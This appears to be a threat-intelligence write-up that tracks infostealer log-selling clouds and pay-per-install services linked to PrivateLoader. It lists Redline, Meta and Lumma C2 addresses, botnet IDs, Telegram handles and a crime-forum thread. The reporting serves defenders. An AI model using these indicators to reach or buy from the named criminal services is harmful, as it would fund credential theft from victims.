
LogsDiller — https://t.me/logsdiller_notify





A cloud of private paid logs, also selling what they get from Privateloader installs, BUT they have other traffic sources. I have seen them in the past distributing builds on Youtube using compromised accounts.
An example of an alternative traffic source is the website: allsft.info

Press enter or click to view image in full size



Detonation: [Analysis allsft.info Malicious activity — Interactive analysis ANY.RUN]

They use Redline (Although they have been seen using also Meta Stealer)
IoCs:


```
178.33.182.70:18918   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
51.210.170.199:23368  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
147.135.231.58:23368  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
147.135.231.58:39396  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
135.125.27.228:39396  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
146.59.161.7:36019    | ID: LogsDiller Cloud (Telegram: @logsdillabot)
146.59.161.7:48080    | ID: LogsDiller Cloud (Telegram: @logsdillabot)
147.135.165.22:17748  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
147.135.165.22:38685  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
178.32.90.250:29608   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
149.202.8.114:26642   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
51.89.201.49:6932     | ID: LogsDiller Cloud (Telegram: @logsdillabot)
209.250.248.11:33522  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
136.244.98.226:33587  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
51.83.170.21:19447    | ID: LogsDiller Cloud (Telegram: @logsdillabot)
149.202.0.242:31728   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
51.38.95.107:42494    | ID: LogsDiller Cloud (Telegram: @logsdillabot)
146.59.10.173:45035   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
51.255.152.132:36011  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
146.59.161.13:39199   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
```

```
51.254.67.186:16176   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
171.22.28.236:38306   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
194.169.175.234:27221 | ID: LogsDiller Cloud (Telegram: @logsdillabot)
194.49.94.40:21348    | ID: LogsDiller Cloud (Telegram: @logsdillabot)
185.216.70.232:28121  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
194.49.94.142:41292   | ID: LogsDiller Cloud (Bot: @logsdillabot)
194.49.94.181:40264   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
95.214.26.17:24714    | ID: LogsDiller Cloud (Telegram: @logsdillabot)
193.233.132.48:24324  | ID: LogsDiller Cloud (Telegram: @logsdillabot)
45.15.156.187:23929   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
195.20.16.188:20749   | ID: LogsDiller Cloud (Telegram: @logsdillabot)
```

The administrator of this logs cloud left a review of InstallsKey:


asap_rocky — Форум социальной инженерии — Zelenka.guru (Lolzteam)

Press enter or click to view image in full size



Translated from Russian

He says that he bought installs for personal use. In the screenshot he shared, we can see that he spent $5000 in USDT on October 26th, 2022.




And he came out with a total profit of 127113 DOGE and 1269 USDT (~ $14k) worth of stolen cryptocurrencies. (1 DOGE = ~ $0.1 at 11/2022)


Press enter or click to view image in full size

If we compare the releases of these two clouds, we can note the reality of Pay-Per-Installs services, same victims on different sites.


Press enter or click to view image in full size



Press enter or click to view image in full size





Press enter or click to view image in full size



And here, I am only comparing these two clouds. I'm sure this same victims can be found in other sources, victims of different malware but under the same malware campaign, Privateloader.

YT&Team Cloud — https://t.me/ytteam_cloud







Another cloud of private logs, who relies on the Privateloader traffic to fill up its cloud. Was pretty active since June 2023, and suddenly disappeared around December 2023.

IoCs:

```
176.123.9.85:16482    | @oleh_ps | YT&TEAM LOGS | @ytlogsbot | Ddoska
176.123.4.46:33783    | @oleh_ps | @ytlogsbot
185.216.70.238:37515  | @oleh_ps
194.169.175.235:42691 | YT&TEAM CLOUD | @ytlogsbot | @oleh_ps
176.123.7.190:32927   | @ytlogsbot
```

X Claus Cloud — https://t.me/xclauscloud






A private cloud that started on the end of October 2023, firstly seen at Privateloader on the first days of November.

```
91.103.252.189:30344 | ID: @xclauscloud_bot
```

He is using Redline and sometimes posts screenshots from his panel:

This was posted as “LIVE TRAFFIC” and the number of logs that he was also posting matched the Privateloader statistics trend of installations/day

Pixel Cloud




```
194.49.94.11:80 | ID: pixelcloud
```

Individuals from the Amnesia Team

Amnesia Team, an OG log traffickers group in service since December 2022 and still working, banned from the major forums because “working with logs from CIS countries victims” is prohibited.

Press enter or click to view image in full size

The botnet IDs of these builds have the following format:
[Telegram ID — PanelID-Crypt] , where Telegram ID refers to the Telegram User ID who requested a stealer build, Panel ID refers to the Stealer Panel ID from where the builds were generated (this is kind of confusing and maybe wrong since I'm not confident at all), and Crypt refers to the Crypter service used in the build generated, among three options: Alice Crypt, Easy Crypt and Packlab.

It seems like some users working for the Amnesia Team decided to invest some money buying installs on the InstallsKey service. Builds seen on Privateloader are:

```
1801258641-26990097-easy
1543974212-26990097-packlab
5904899475-93lhAj6K-alice
678468341-26990097-packlab
678468341-26990097-alice
678468341-26990097-easy
6663705738-IX5wZhT8-MANUAL
```

Tracing an user using a Telegram ID without talking to him before is impossible. Sometimes it is possible to relate the Telegram ID with the username thanks to leaked IDs by moderation bots on groups, sadly seems like none of this telegram IDs were seen at any group I am in.


And how do we know these builds belonged to the Amnesia team?

The C2 was 5.42.65.101, working for a very long time (Before May 16th). This relation got publicly reported at November 2023 (here) by Security researcher Karol Paciorek. On this same IP, an html website was hosted showing a frame of the Amnesia Cloud all these months.

On December 8th, the Amnesia Team updated its infrastructure, and this C2 server got shut down. Let’s see how 2024 stands for these guys!

The InstallsKey service :) (And other PPI services!!)

As said before, the InstallsKey service also uses its own traffic to generate logs… Meta and Redline are not their best options, but they were used. Time dates and IP ranges (from the list of “servers from where builds loaded by Privateloader were requested”) match, so including suspicious Botnet IDs, there’s no reason to not think InstallsKey is a customer of himself.



IoCs:

```
45.9.74.117:15394   | ID: installs
213.21.220.222:8080 | ID: INSTALLSKEY
```

~~~ Installs3000

A very old installs service (from 2021!) that sells *“downloads (traffic, installs) of the MIX world (extension *.exe and *.dll)! The source of traffic is exchanges. There is no CIS”*



```
62.72.23.19:80

Installs3000_20231002
Installs3000_20230731

149.100.158.96:80

Installs3000_20231030
```

~ Hawk Traffic




```
80.85.152.116:31050 | ID: @HawkTraffic
```

Started at the end of November, been active for some weeks. He “provides the latest methods of generating traffic”

Other Redline and Meta Botnets IDs were:

```
@Chicago
trafico
musor
1
mix
```

```
BigBoss
mitro
2
@Chicacgo
mina
misa
goga
musa
munder
maxi
metro
29.05.2023
ronin
tinda
rocker
brain
buddha
ads1
crazy
xccz
mast
@Germany
boris
moro
droid
mare
rovno
my cloud yt
wq12
lux3
Stukaet norm
Mr Leung
joker
rt2
prolivka
werta
maza
jason
grom
1006
@nudikq1
hares
BOGO2
mucha
rt243
rt5
narko
```

```
buil1
LogsLive1
rt6
jako
crypton
norm
furod
masha
1red1
rt4
zahar
roma
rt7
nasa
190723_rc_11
grom
news
krast
Lylawork0721
lande
12
rt234
gotad
papik
lodka
rt23
Persom
maxik
micky
savin
dodge
sutra
fdg
kedra
somethingmad_build
gibon
londa
1308
regta
meson
dava
3
maga
dugin
jonka
10keuro
lang
```

```
rota
gogi
rwan
smokiez1_build
1smokiez_build
vaga
nrava
smokiez2_build
stas
cheat
sruta
domka
narik
gena
sq1
ramon
smokiez
ALENA
2109
trush
smokiez1new
FRESH
10k
unique
unique285
Alenus
jones
jordan
smokiez285
statem
unique28.5
breha
build285
123
France
wolfa
supera
homed
grome
Cash
100k
200k
Chicago-6-11
1MIL
taiga
FILE1
getmoney
```

```
16.11.23_Ob
horda
LiveTraffic
1124
new
TEST
113
2k
PREMIUM1
193-1201
new1
PREMIUM
work001
word1337
1211-55000
work1337
1214-55000
1215-55000
1216-55000
666
1217-55000
newest
work28.7
1219-55000
uniq2
newsss
24k
```

If you ever have seen this in a log, please note that probably was collected on Privateloader

Looking at Lumma Stealer builds, we can also get some insights from Installskey’s customers

```
Lumma ID (PanelID--WorkerID)

GhYTuY
BVgYti
V566Iu--inerino
VcFuIq
88BbUq
V566Iu--sdelka
OpUUUy
YTghyI
GyVvdO
iOqpIq--gr5555555
ZomIjN
VgYiqp--GR
RrM068
```

```
VgYiqp--gerg
RyInGu--LylaBundle09.10
HVvByi--source1
Zaaaac--pw7
HqweNg
RyInGu--BarretBundle
RyInGu--Hook17.10
HvBvV9--Dirty
hJgToq--dozkey
RyInGu--Lyla3
Zaaaac--oi2
Zaaaac--oi5
Zaaaac--oi7
SaRBgi
HVvByi--bundle
HHhUQl--new
HvBvV9
LGNDRY
996Nvt
C1TNmL
97HgTi
YmMYnu
PeDDlo
PeRFCk--doZkey
AmNsA2--backdo
WgJyoO--b
SvBmLB
AmNsA2--aus
MV90Nv
WgJyoO--tested
T1mOs2
NmLpQW--spam2
AmNsA2--uniq
AmNsA2--leg
AmNsA2--unical
WWH111
LPnhqo--@usernemer9
FATE99--Premium
```


If you ever have seen this in a log, please note that probably was collected on PrivateLoader


Traffers

One of the first IDs we should pay attention to is “inerino”.

“iNerino” is the handle of an user running a PPI service known as InstallsBot, live since 2018 (and still supposed to be active):

Press enter or click to view image in full size







```
https://zelenka.guru/threads/707036/

